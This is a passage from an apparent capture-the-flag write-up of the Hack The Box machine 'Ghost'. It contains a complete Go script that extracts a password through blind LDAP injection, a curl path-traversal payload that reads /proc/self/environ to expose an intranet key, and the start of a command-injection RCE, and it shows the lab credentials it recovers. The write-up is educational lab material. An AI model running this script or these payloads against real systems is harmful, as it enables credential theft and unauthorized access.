injection but the only difference that we don't have any comparison operators like > or < which makes our life easier in the SQL injection by narrowing down the list of characters but there is an idea to narrow it down (not as fast as using binary search but still it is good). this idea's credit goes to ippsec in his Go playlist on Youtube doing LDAP injection tool which I'll drop at the resources section
lets say there is a user called admin and his password is admin
- so if we do user name admin and password
*a*this will return true becuase a is a part of the password - so if we do username admin and password
*b*this will return false because b isn't a part of the password
What am I getting at ? we need to get a list of characters that exist in the password then start to order them, but how faster is this ?
if we assumed the password is 5 characters so the maximum number of attempts for the first approach which is just testing character* it'll be 26*5=130
but in this approach we'll start with fixed 26 attempt to get the characters then if it is 5 characters we'll need another 120 attempts to guess the order so the total will be 146 so did we increase the max number of attempts?
for this one yes but this is because we assumed it is only lower case characters but if we assumed it is chars and numbers and special characters with 20 characters long this will make it down from 68*20=1360 to 68+210=278 which is a huge difference (cause we are assuming the maximum but average speaking it'll be even faster than this)
Take
one more thing the LDAP Search Query Parameter in login forms usually looks something like this
(&(objectClass=user)(samAccountName=gitea_temp_principal)(userPassword=*s*))and because LDAP is in-sensitive, the password admin is the same as AdMIN
How come when we use a tool like NXC with LDAP, there is a difference between password and Password? you need to know the difference between LDAP in web apps (queries) and the actual authentication mechanisms
LDAP is a storage and a query tool
- In Active Directory, the standard password attribute (
unicodePwd) cannot be queried with wildcards at all for security reasons. - In other LDAP implementations (like OpenLDAP), attributes use specific matching rules where some rules are case-sensitive, and some are case-insensitive so the LDAP Itself isn't vulnerable it is just the way it was configured and the inputs were unsanitized. in this case when we figured it was vulnerable to LDAP injection we know that it doesn't use the unicodePwd as the password attribute to be queried for the webapp but it uses some other attribute where the default is case-insensitive unless you make it case-sensitive
ok but how does NXC work ?
so LDAP is insensitive by default but active directory passwords are case-sensitive and windows stores passwords as NTLM hashes, where the hash for password is completely different from the hash for Password
so when we use NXC to authenticate to LDAP, LDAP doesn't handle the authentication itself but it is just the messenger where it sends a Bind request to the AD after the handshake with the username and the password, where the domain controller will receive that request and uses the LDAP service inside windows to grab the plain password out of the request then passes it to the windows internal authentication subsystem and hashes it using the NTLM algorithm (now windows got the hash of your submitted password) then it uses this hash to look into the ntds.dit file to compares the hash with the one for that user to decide whether it is valid or not
all that just to say this I will assume that the password is alphanumeric and lowercase only (even most special characters like * or ( or ) will break the entire query and it'll need a special way to handle this as we saw in a box like hercules
LDAP injection Script
back to this request, I used burp repeater and started omitting the form data one by one to know which is required and the required are the ACTION_REF and the 0 data
so i started by writing the first half of the script that will just find the characters that exist in the password
package main

import (
        "bytes"
        "fmt"
        "io"
        "mime/multipart"
        "net/http"
        "strings"
)

var (
        asciiString  []string
        LdapUsername = "gitea_temp_principal"
        URL          = "http://intranet.ghost.htb:8008/login"
        zero         = `[{},"$K1"]`
)

func characters() {
        pool := "0123456789abcdefghijklmnopqrstuvwxyz"
        for _, char := range pool {
                asciiString = append(asciiString, string(char))
        }

        fmt.Printf("Characters Pool is %v\n", asciiString)
}

func getCharactersPool() {
        charPool := []string{}
        for _, char := range asciiString {
                secret := fmt.Sprintf("*%s*", char)
                resp := requestLogin(URL, LdapUsername, secret)

                defer resp.Body.Close()
                bodyBytes, err := io.ReadAll(resp.Body)
                if err != nil {
                        fmt.Printf("Error reading response: %v\n", err)
                }

                responseText := string(bodyBytes)

                if strings.Contains(responseText, "Invalid combination") {
                        continue
                } else {
                        charPool = append(charPool, char)
                }
        }
        fmt.Printf("Password Contains These Characters %v", charPool)
}

func requestLogin(URL, LdapUsername, secret string) *http.Response {
        var requestBody bytes.Buffer
        writer := multipart.NewWriter(&requestBody)

        _ = writer.WriteField("1_$ACTION_REF_1", "")
        _ = writer.WriteField("1_ldap-username", LdapUsername)
        _ = writer.WriteField("1_ldap-secret", secret)
        _ = writer.WriteField("0", zero)

        writer.Close()

        req, _ := http.NewRequest("POST", URL, &requestBody)
        req.Header.Set("Content-Type", writer.FormDataContentType())
        req.Header.Set("Accept", "text/x-component")
        req.Header.Set("Accept-Language", "en-US,en;q=0.9")
        req.Header.Set("Referer", "http://intranet.ghost.htb:8008/login")
        req.Header.Set("Next-Action", "c471eb076ccac91d6f828b671795550fd5925940")
        req.Header.Set("Next-Router-State-Tree", `%5B%22%22%2C%7B%22children%22%3A%5B%22login%22%2C%7B%22children%22%3A%5B%22__PAGE__%22%2C%7B%7D%5D%7D%5D%7D%2Cnull%2Cnull%2Ctrue%5D`)
        req.Header.Set("Origin", "http://intranet.ghost.htb:8008")
        req.Header.Set("User-Agent", "Mozilla/5.0 (X11; Linux x86_64; rv:152.0) Gecko/20100101 Firefox/152.0")
        req.Header.Set("Connection", "close")
        req.Header.Set("Priority", "u=0")

        client := &http.Client{}

        resp, err := client.Do(req)
        if err != nil {
                fmt.Printf("Error Sending Request: %v\n", err)
                return nil
        }
        return resp
}

func main() {
        characters()
        getCharactersPool()
}
testing it as you can see, it gave us the characters in the password
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ go run brute.go
Characters Pool is [0 1 2 3 4 5 6 7 8 9 a b c d e f g h i j k l m n o p q r s t u v w x y z]
Password Contains These Characters [3 6 8 c f k l n o p q r s z]
no we'll iterate over those to order them but don't forget we don't know the length of the password cause there might be duplicate characters
if we don't know the length of the password, so when we reach the password (the right one) if we tried password* it'll still passes so will we be going on to the end of the earth. so we need to add an extra step
we'll make the infinite loop working but at the beginning of each iteration we'll do a strict check on the password without * so if it is right we don't need to continue anymore
and here is the full script
package main

import (
    "bytes"
    "fmt"
    "io"
    "mime/multipart"
    "net/http"
    "strings"
)

var (
    asciiString  []string
    LdapUsername = "gitea_temp_principal"
    URL          = "http://intranet.ghost.htb:8008/login"
    zero         = `[{},"$K1"]`
)

func characters() {
    pool := "0123456789abcdefghijklmnopqrstuvwxyz"
    for _, char := range pool {
        asciiString = append(asciiString, string(char))
    }

    fmt.Printf("Characters Pool is %v\n", asciiString)
}

func getCharactersPool() []string {
    charPool := []string{}
    for _, char := range asciiString {
        secret := fmt.Sprintf("*%s*", char)
        resp := requestLogin(URL, LdapUsername, secret)

        defer resp.Body.Close()
        bodyBytes, err := io.ReadAll(resp.Body)
        if err != nil {
            fmt.Printf("Error reading response: %v\n", err)
        }

        responseText := string(bodyBytes)

        if strings.Contains(responseText, "Invalid combination") {
            continue
        } else {
            charPool = append(charPool, char)
        }
    }
    fmt.Printf("Password Contains These Characters %v\n", charPool)
    return charPool
}

func orderCharacters(charPool []string) (password string) {
    fmt.Println("[+] Ordering Characters Now...")

    for {
        resp := requestLogin(URL, LdapUsername, password)
        if resp != nil {
            bodyBytes, _ := io.ReadAll(resp.Body)
            resp.Body.Close()

            if !strings.Contains(string(bodyBytes), "Invalid combination") && password != "" {
                fmt.Print("\r\033[K")
                fmt.Println("[+] Verified Password!")
                break
            }
        }

        foundCharForPosition := false

        for _, char := range charPool {
            secret := fmt.Sprintf("%s%s*", password, char)

            fmt.Printf("\r\033[K[*] Testing payload: %s", secret)

            resp := requestLogin(URL, LdapUsername, secret)
            if resp == nil {
                continue
            }

            bodyBytes, err := io.ReadAll(resp.Body)
            resp.Body.Close()
            if err != nil {
                fmt.Printf("\nError reading response: %v\n", err)
                return ""
            }

            responseText := string(bodyBytes)
            if strings.Contains(responseText, "Invalid combination") {
                continue
            } else {
                password += char
                foundCharForPosition = true
                break
            }
        }

        if !foundCharForPosition {
            fmt.Println("\n[*] Pool exhausted without additional matches.")
            break
        }
    }
    return password
}

func requestLogin(URL, LdapUsername, secret string) *http.Response {
    var requestBody bytes.Buffer
    writer := multipart.NewWriter(&requestBody)

    _ = writer.WriteField("1_$ACTION_REF_1", "")
    _ = writer.WriteField("1_ldap-username", LdapUsername)
    _ = writer.WriteField("1_ldap-secret", secret)
    _ = writer.WriteField("0", zero)

    writer.Close()

    req, _ := http.NewRequest("POST", URL, &requestBody)
    req.Header.Set("Content-Type", writer.FormDataContentType())
    req.Header.Set("Accept", "text/x-component")
    req.Header.Set("Accept-Language", "en-US,en;q=0.9")
    req.Header.Set("Referer", "http://intranet.ghost.htb:8008/login")
    req.Header.Set("Next-Action", "c471eb076ccac91d6f828b671795550fd5925940")
    req.Header.Set("Next-Router-State-Tree", `%5B%22%22%2C%7B%22children%22%3A%5B%22login%22%2C%7B%22children%22%3A%5B%22__PAGE__%22%2C%7B%7D%5D%7D%5D%7D%2Cnull%2Cnull%2Ctrue%5D`)
    req.Header.Set("Origin", "http://intranet.ghost.htb:8008")
    req.Header.Set("User-Agent", "Mozilla/5.0 (X11; Linux x86_64; rv:152.0) Gecko/20100101 Firefox/152.0")
    req.Header.Set("Connection", "close")
    req.Header.Set("Priority", "u=0")

    client := &http.Client{}

    resp, err := client.Do(req)
    if err != nil {
        fmt.Printf("Error Sending Request: %v\n", err)
        return nil
    }
    return resp
}

func main() {
    characters()
    charPool := getCharactersPool()
    password := orderCharacters(charPool)
    fmt.Println("password is %s", password)
}
and as you can see we got the password so lets start taking notes of creds we find
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ go run brute.go
Characters Pool is [0 1 2 3 4 5 6 7 8 9 a b c d e f g h i j k l m n o p q r s t u v w x y z]
Password Contains These Characters [3 6 8 c f k l n o p q r s z]
[+] Ordering Characters Now...
[+] Verified Password!
password is %s szrr8kpc3z6onlqf

and just to prove my points the password we got was szrr8kpc3z6onlqf but look at this the last 3 characters are capitalized and still works
Gitea Vhost

after login using the creds we just discovered, we get two repositories one we already are done with which is the intranet and the other is the blog
we got the source code file called Posts-public and the README file tells a lot.

the README file tells this
- there is an extra feature in the intranet but we'll need a key called
DEV_INTRANET_KEY - this key stored in env variables
- gives us API Key for the Ghost CMS we'll need to deal with API
so it looks like we'll be back to the intranet after all but not now after we get that env variable
Blog Source code
looking at the source code there is an LFI here, there isn't any sanitization on this extra parameter
 async query(frame) {
            const options = {
                ...frame.options,
                mongoTransformer: rejectPrivateFieldsTransformer
            };
            const posts = await postsService.browsePosts(options);
            const extra = frame.original.query?.extra;
            if (extra) {
                const fs = require("fs");
                if (fs.existsSync(extra)) {
                    const fileContent = fs.readFileSync("/var/lib/ghost/extra/" + extra, { encoding: "utf8" });
                    posts.meta.extra = { [extra]: fileContent };
                }
            }
            return posts;
        }
quick search for ghost CMD we get the API surface

and reading the docName posts from the source code it has two methods which is browse mapping to GET / and there is read which maps to GET /posts/id
so we know the vulnerability in the first so lets start exfiltrating data
first testing a valid call to the API and that's the exact format we saw in the API doc where it takes the API key as query param (we got the API from the Gitea)

and as you can see we can read files now
 without going into any rabbit holes we already know we are here primarily for the dev key so lets get it
having the format it is better to use curl for now
[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost/web]
└──╼ [★]$ curl -s "http://ghost.htb:8008/ghost/api/content/posts/?key=a5af628828958c976a3b6cc81a&extra=../../../../proc/self/environ" | jq .meta.extra[]
"HOSTNAME=26ae7990f3dd\u0000database__debug=false\u0000YARN_VERSION=1.22.19\u0000PWD=/var/lib/ghost\u0000NODE_ENV=production\u0000database__connection__filename=content/data/ghost.db\u0000HOME=/home/node\u0000database__client=sqlite3\u0000url=http://ghost.htb\u0000DEV_INTRANET_KEY=!@yqr!X2kxmQ.@Xe\u0000database__useNullAsDefault=true\u0000GHOST_CONTENT=/var/lib/ghost/content\u0000SHLVL=0\u0000GHOST_CLI_VERSION=1.25.3\u0000GHOST_INSTALL=/var/lib/ghost\u0000PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\u0000NODE_VERSION=18.19.0\u0000GHOST_VERSION=5.78.0\u0000"
lets make it a little bit readable and we got the intra key we need so lets go back and read the source code and find a vulnerability in the app
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost/web]
└──╼ [★]$ curl -s "http://ghost.htb:8008/ghost/api/content/posts/?key=a5af628828958c976a3b6cc81a&extra=../../../../proc/self/environ" | jq -r .meta.extra[] | tr '\0' '\n'
HOSTNAME=26ae7990f3dd
database__debug=false
YARN_VERSION=1.22.19
PWD=/var/lib/ghost
NODE_ENV=production
database__connection__filename=content/data/ghost.db
HOME=/home/node
database__client=sqlite3
url=http://ghost.htb
DEV_INTRANET_KEY=!@yqr!X2kxmQ.@Xe
database__useNullAsDefault=true
GHOST_CONTENT=/var/lib/ghost/content
SHLVL=0
GHOST_CLI_VERSION=1.25.3
GHOST_INSTALL=/var/lib/ghost
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
NODE_VERSION=18.19.0
GHOST_VERSION=5.78.0
Shell as Root in a container
here is the intranet source code, i will assume that the development part is at the dev folder

here is its source code which screams an RCE for me through that data.url value cause it just constructs a command using bash -c then the arguments for this command are constructed using format! to concatenate user input (data.url) directly into a string
use std::process::Command;

use rocket::serde::json::Json;
use rocket::serde::Serialize;
use serde::Deserialize;

use crate::api::dev::DevGuard;

